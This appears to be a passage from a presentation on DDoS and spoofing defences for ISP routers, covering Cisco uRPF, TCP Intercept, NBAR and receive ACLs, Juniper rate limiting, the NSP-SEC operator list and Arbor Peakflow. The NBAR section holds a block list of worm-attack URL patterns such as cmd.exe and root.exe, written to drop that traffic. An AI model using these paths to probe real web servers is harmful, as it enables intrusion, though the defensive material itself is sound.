- Only anti-spoofing
- Does not stop internal spoofing
- Does not stop port spoofing
- Protects somebody else, not myself



# Cisco uRPF

Router A



Pkt w/ **source** comes in



Router B



Check **source** in  
routing table


Path back on this line?

Accept pkt

Path via different interface?

Reject pkt

Does routing back to the source go  
through same interface ?

# Cisco uRPF - 1

- Unicast Reverse Path Forwarding
  - Requires CEF
  - Available starting in 11.1(17)CC, and 12.0
    - Not available in 11.2 or 11.3 images
- Cisco interface command:  
`ip verify unicast rpf`

# Cisco uRPF - 2

- Problem: Asymmetric routes
- Many ISPs may announce the same prefix - RPF checks only one of them
- Exceptions to uRPF checking:
  - 0.0.0.0 and 255.255.255.255
  - Needed for BOOTP and DHCP

# Cisco uRPF -3

- Loose check:
  - `ip verify source reachable via any`
- Is there a way to route to the source using any interface?
  - NO - block
  - YES - allow
- Eliminates any spoofed IPs from the restricted prefixes list RFC 1918
- Eliminates any unallocated prefixes
- Does not completely solve the problem
  - To be used on edge – not backbone
  - Enhancements allow it to be deployed on ISP edge

# Cisco uRPF - 4

```
access-1#debug ip cef drops rpf
IP CEF drops for RPF debugging is on
access-1#term mon
```

Non-obvious way to  
check RPF


RFC1918 IP  
address blocked

```
18w0d: CEF-Drop: Packet from 89.131.94.95 via Serial0/0.106 -- unicast rpf check
18w0d: CEF-Drop: Packet from 10.10.2.2 via Serial0/0.84 -- unicast rpf check
18w0d: CEF-Drop: Packet from 202.100.172.197 via Serial0/0.99 -- unicast rpf check
18w0d: CEF-Drop: Packet from 10.10.15.153 via Serial0/0.27 -- unicast rpf check
18w0d: CEF-Drop: Packet from 191.116.29.147 via Serial1/0:29 -- unicast rpf check
18w0d: CEF-Drop: Packet from 191.116.29.147 via Serial0/0.106 -- unicast rpf check
18w0d: CEF-Drop: Packet from 128.1.1.231 via Serial0/0.121 -- unicast rpf check
18w0d: CEF-Drop: Packet from 12.26.120.30 via Serial1/0:10 -- unicast rpf check
18w0d: CEF-Drop: Packet from 10.10.200.1 via Serial1/0:28 -- unicast rpf check
18w0d: CEF-Drop: Packet from 191.116.29.147 via Serial1/0:10 -- unicast rpf check
18w0d: CEF-Drop: Packet from 200.73.138.16 via Serial0/0.99 -- unicast rpf check
18w0d: CEF-Drop: Packet from 201.136.29.114 via Serial0/0.27 -- unicast rpf check
18w0d: CEF-Drop: Packet from 191.116.29.147 via Serial1/0:24 -- unicast rpf check
18w0d: CEF-Drop: Packet from 201.228.107.191 via Serial0/0.18 -- unicast rpf check
18w0d: CEF-Drop: Packet from 60.150.47.35 via Serial0/0.106 -- unicast rpf check
18w0d: CEF-Drop: Packet from 201.52.115.129 via Serial1/0:10 -- unicast rpf check
```

Interface where  
pkt came from

# Cisco TCP Intercept - 1

- Method used to stop SYN flooding
- Gets in the middle of the TCP 3-way handshake



# Cisco TCP Intercept - 2

```
! Enable TCP Intercept to protect against SYN flooding.  
ip tcp intercept list 120  
! Watch the "flow" for only 60 seconds  
ip tcp intercept connection-timeout 60  
! Keep half-open sockets only 10 seconds.  
ip tcp intercept watch-timeout 10  
! Set the low water mark to 1500 active opens per minute.  
ip tcp intercept one-minute low 1500  
! Set the high water mark to 6000 active opens per minute.  
ip tcp intercept one-minute high 6000  
! Configure an ACL for TCP Intercept.   Protect only a /24  
access-list 120 permit tcp any 192.111.1.0 0.0.0.255
```

# Cisco TCP Intercept - 3

## ■ Monitoring

### — show tcp intercept connections

Incomplete:

Client Server State Create Timeout Mode

172.19.160.17:58190 10.1.1.30:23 SYNRCVD 00:00:09 00:00:05 I 172.19.160.17:57934 10.1.1.30:23 SYNRCVD  
00:00:09 00:00:05 I Established:

Client Server State Create Timeout Mode

171.69.232.23:1045 10.1.1.30:23 ESTAB 00:00:08 23:59:54 I

### — show tcp intercept statistics

intercepting new connections using access-list 120

543 incomplete, 16 established connections (total 3)

1 minute connection request rate 24 requests/sec

Intercept  
mode

# Cisco NBAR

- **Network-Based Application Recognition**
  - Only available on 12.1(5)T and later
- **Can be done via 3 methods:**
  - ACLs
  - Policy Based Routing
  - Policing policy
- **Many restrictions on use**
  - Not fragmented packets
  - Not on tunnels
  - Not on VLANs
  - Only first 400 bytes
  - Many more...

# Cisco NBAR

```
class-map match-any http-attacks
  match protocol http url "*.ida*"
  match protocol http url "**cmd.exe*"
  match protocol http url "**root.exe*"
  match protocol http url "**readme.eml*"
  match protocol http url "**httpdodbc.dll*"
  match protocol http url "**Admin.dll*"
```

Patterns to  
match on

```
!
policy-map Trash-it
  class http-attacks
    set ip dscp 1
```

Mark the pkt w/  
something unique

```
!
Interface n/n
  service-policy input Trash-it
  ip policy route-map null_policy_route
```

```
!
access-list 104 permit ip any any dscp 1
```

```
!
route-map null_policy_route permit 10
  match ip address 104
  set interface Null0
```


Anything that matches ACL  
104 – throw away



# Cisco rACL

- **Receive ACL**
  - Only available on 12.0(22)S for 12000 and 12.0(24)S for 7500
- **Protects the router**

# xACLs 101



# Cisco and ACLs

- Router hardening
  - rACLs
    - `ip receive acl number`
      - Global command
    - Be careful filtering ssh and BGP
    - Protects the Route Processor
  - iACLs (to core - links and loopbacks, out - debug/MPLS)
  - tACLs (edge, access)
  - ACLs
    - In “HW” on Eng2/3/4+/6 and Sup2/720 (128/448 ACEs on Eng2, 1000+ on Eng3)
    - In “SW” for rACLs (at least on Eng2)

# Juniper

- Internet Processor II - Filtering, sampling, and rate limiting capabilities (same as Cisco but faster) (JUNOS 4.4)
  - Firewall filtering done in hardware (from 3.2)
- Independent Processor – no effect on the router performances
- Blocks legitimate traffic as well

# Juniper – Stopping Smurf

- M-series routers rate limit ICMP echo requests directed to the router so that no more than 1,000 per second reach the Routing Engine
- M-series routers do not support directed broadcast
- [http://www.juniper.net/techcenter/app\\_note/350001.html](http://www.juniper.net/techcenter/app_note/350001.html)

# Why Routers can't Protect

- ACL and CAR
  - Throws away good with the bad
  - Performance degradation
    - Central CPU being hit
    - During DDoS router non-responsive
  - Requires dynamic reconfiguration during attack
- Weak in defending the following attacks
  - Random everything (Targa)
  - Incomplete connections (Naphta)
  - Spoofed SYN floods
  - DNS attacks
  - Client attacks (http)
  - Zombie behind a proxy

- Sept 2002 – ISP/NSP Operations Security engineers could not:
  - Find their security colleagues at directly connected peers
  - Find security engineers at providers 2 hops away
  - Find any security engineers at big Asia providers
- No way to work together when under distributed attacks
- June 2004: security engineers now work together to mitigate attacks

# NSP-SEC - 2

- NSP-SEC – Closed security operations alias for engineers actively working with NSPs/ISPs to mitigate security incidents
- Multiple layers of sanity checking the applicability and trust levels of individuals
- Not meant to be perfect – just better than what we had before
- <http://puck.nether.net/mailman/listinfo/nsp-security>
- Being a “security guru” does not qualify
- Being from a “government” does not qualify
- You need to be someone who *touches* a router in the ISP backbone
- No lurkers – if you don’t contribute you will be removed


# Overview of anti-DDoS Companies

**We won't be covering all of them!**


# Three major categories

1. Detection boxes + Router filtering
2. On the critical path detection and filtering box
  - Special device
  - Firewalls, Load balancers, Switches
3. Detection & Diversion

# Detection boxes + Router filtering



# Arbor Peakflow SP Building Blocks



# Arbor Peakflow SP Modules

## Infrastructure Security

- DoS/worm detection
- Traceback
- Analysis
- Mitigation

## Traffic and Routing


- Routing management
- Transit/peering mgmt
- Customer accounting
- Backbone mgmt

## Managed Services

- DoS/Worm detection
- Mitigation
- Portal integration
- Customer provisioning

**Peakflow|SP**

# How Arbor Peakflow SP Works




# Arbor Networks

- **Peakflow**
  - Hardened OpenBSD system
- Netflow or Sflow
- Builds suggested ACLs and filters for placement on customer router
  - Requires customer to view filter before applying

